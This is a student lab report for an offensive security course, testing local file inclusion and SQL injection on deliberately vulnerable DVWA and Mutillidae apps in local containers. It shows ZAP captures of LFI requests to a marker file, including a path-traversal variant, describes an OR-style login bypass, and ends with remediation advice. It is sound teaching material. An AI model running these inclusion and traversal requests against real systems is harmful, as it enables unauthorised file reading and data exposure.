INTERNATIONAL CYBERSECURITY AND DIGITAL FORENSICS ACADEMY (ICDFA)

CIP-A104: Offensive Security

Lab 3 - File Inclusion and SQL Injection Security Assessment

Student Name: HABEEBAH ADEYINKA OLUGBOGI

Registration Number: c11.ehit2617337@icdfa.edu.ng

Cohort Program: ETHICAL HACKER INTERNSHIP

Instructor:

Submission Date: 01/09/2026

Executive Summary

I compared DVWA and OWASP Mutillidae II for file inclusion and SQL-based requests. I did the checks in a Kali Linux VM. DVWA and Mutillidae ran in separate containers. At the low setting, both apps would let a harmless marker file show up in the page. The trigger was the file selection input. DVWA also leaked details in its error text. It exposed the true server file path. In Mutillidae, the marker was returned too. I also saw PHP config output that pointed to remote include rules. The switches allow_url_fopen and allow_url_include looked like they were still on.

For SQL, DVWA and Mutillidae behaved badly in a similar way. DVWA's id input and Mutillidae's login form both took crafted quotes and boolean logic. They did not raise any clear errors. With Mutillidae's login, a single OR-style payload turned a one-row result into a full set. It returned ten rows from the accounts table. When I moved to higher settings, the results changed a lot. DVWA's Impossible mode stopped the marker file. A fake ID gave an empty page and no error clue. Mutillidae at Level 5 blocked the file fetch. It also cut off long injection strings before they reached the server.


One problem stayed. In Mutillidae, the tightest login defense acts more like a browser-side length limit. It is not a real database guard. Because of that, its protection is less strong than what DVWA did on the server.

Overall, raising security helped. Still, the better fix is the usual one. Validate inputs on the server. Use canonical file paths. Use parameterized queries. Relying on a tougher demo setting alone is not enough.

Methodology and Evidence, by Phase


Phase 1: Evidence Preparation and Baseline Reconnaissance


First I checked the lab setup. I ran docker ps and saw the DVWA and Mutillidae containers up. They were mapped to the ports I expected. I then did a curl -I to the DVWA host. It gave a 302 to the login page. After I logged in, the same check returned 200 OK. That told me the site was reachable and working the way it should, before I touched anything else.




Phase 2: DVWA File-Selection Baseline

Next I went to DVWA's File Inclusion page. I saw three links in the page: file1.php, file2.php, and file3.php. Each one used the page parameter. When I picked file1.php, it showed the right output, including the line with "Hello admin, Your IP address is...". ZAP also recorded the request. The browser hit /vulnerabilities/fi/?page=file1.php. This became the baseline for how the parameter looked without any changes.


DVWA
Vulnerability: File Inclusion
File 1
Hello admin
Your IP address is: 172.19.0.1
[back]
More Information
Wikipedia - File inclusion vulnerability
WSTG - Local File Inclusion
WSTG - Remote File Inclusion


Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
http://127.0.0.1:4280
GET http://127.0.0.1:4280/vulnerabilities/fi/?page=file1.php HTTP/1.1
host: 127.0.0.1:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1:4280/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=489159cbfceb5bf5b39b726ee25dd10e
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
19 Pr... 30/08/2026, 08:25:08 GET http://127.0.0.1:4280/dvwa/images/lock.png 200 OK 6... 761 bytes
20 Pr... 30/08/2026, 08:25:13 POST http://127.0.0.1:4280/security.php 302 Found 1... 0 bytes Low SetCookie
21 Pr... 30/08/2026, 08:25:13 GET http://127.0.0.1:4280/security.php 200 OK 1... 5,257 bytes
22 Pr... 30/08/2026, 08:25:17 GET http://127.0.0.1:4280/vulnerabilities/fi/?pag... 200 OK 1... 5,235 bytes Medium Script
25 Pr... 30/08/2026, 08:26:30 GET http://127.0.0.1:4280/vulnerabilities/fi/?pag... 200 OK 1... 4,620 bytes Low Script



Phase 3: LFI Marker Creation and Validation (DVWA)

Phase 3: Create and Check the LFI Marker (DVWA)

I made a simple marker file. The file text was LAB3_LFI_MARKER_DVWA_2026. DVWA is running in a Docker container. So my host file did not show up inside the app. I also tried a direct docker exec, but it failed at first due to a permissions issue. After I used sudo, I could work inside the container.

I then created the marker in the container. Path used was /tmp/lab3/lfi-marker.txt. I wrote it with docker exec and printf. After that, I verified the result. I ran sha256sum and ls -l. That way, the exact text and the hash were saved before I started the LFI test.

Application: DVWA

Security level: Low

Endpoint: /vulnerabilities/fi/

Parameter: page

Normal value: file1.php


Test value: /tmp/lab3/lfi-marker.txt

Marker: LAB3_LFI_MARKER_DVWA_2026

Result: The marker text showed up in the HTTP response.

Finding: The page parameter can affect server side file inclusion.

Path disclosure: Yes. It revealed /tmp/lab3/lfi-marker.txt. The evidence came from PHP warnings about “headers already sent”. Those warnings named the file and the line.


Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
GET http://127.0.0.1:4280/vulnerabilities/fi/?page=/tmp/lab3/lfi-marker.txt HTTP/1.1
host: 127.0.0.1:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1:4280/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=489159cbfceb5bf5b39b726ee25dd10e
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Request
Response
Text
Send
HTTP/1.1 200 OK
Date: Sun, 30 Aug 2026 11:35:04 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4336
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
LAB3_LFI_MARKER_DVWA_2026


Warning: Cannot modify header information - headers already sent by (output started at /tmp/lab3/lfi-marker.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 385


Warning: Cannot modify header information - headers already sent by (output started at /tmp/lab3/lfi-marker.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 386


Warning: Cannot modify header information - headers already sent by (output started at /tmp/lab3/lfi-marker.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 387


Phase 4: Negative Check and Path Normalisation (DVWA)

Next, I wanted to be sure this was not a false alarm. I asked for a file that should not exist. The request was /tmp/lab3/does-not-exist.txt. The response had PHP warnings like “failed to open stream” and “failed opening ... for inclusion”. No marker text appeared. This matched the idea that the earlier marker result was real file inclusion, not a default page response. After that, I tested path handling. I tried a traversal style path: /tmp/lab3/../lab3/lfi-marker.txt. I retrieved the marker successfully and it showed the include function relative path segments rather than rejecting them.






Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
GET http://127.0.0.1:4280/vulnerabilities/fi/?page=/tmp/lab3/../lab3/lfi-marker.txt
HTTP/1.1
host: 127.0.0.1:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1:4280/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=489159cbfceb5bf5b39b726ee25dd10e
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Find:
No matchesTime: 41 ms
Body Length: 4,336
Total Length: 4,700 bytes


Report
Tools
Import
Export
Online
Help
Manual Request Editor
Request
Response
Text
Send
HTTP/1.1 200 OK
Date: Sun, 30 Aug 2026 11:40:49 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4336
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
LAB3_LFI_MARKER_DVWA_2026

Warning: Cannot modify header information - headers already sent by (output started at /tmp/lab3/lfi-marker.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 385

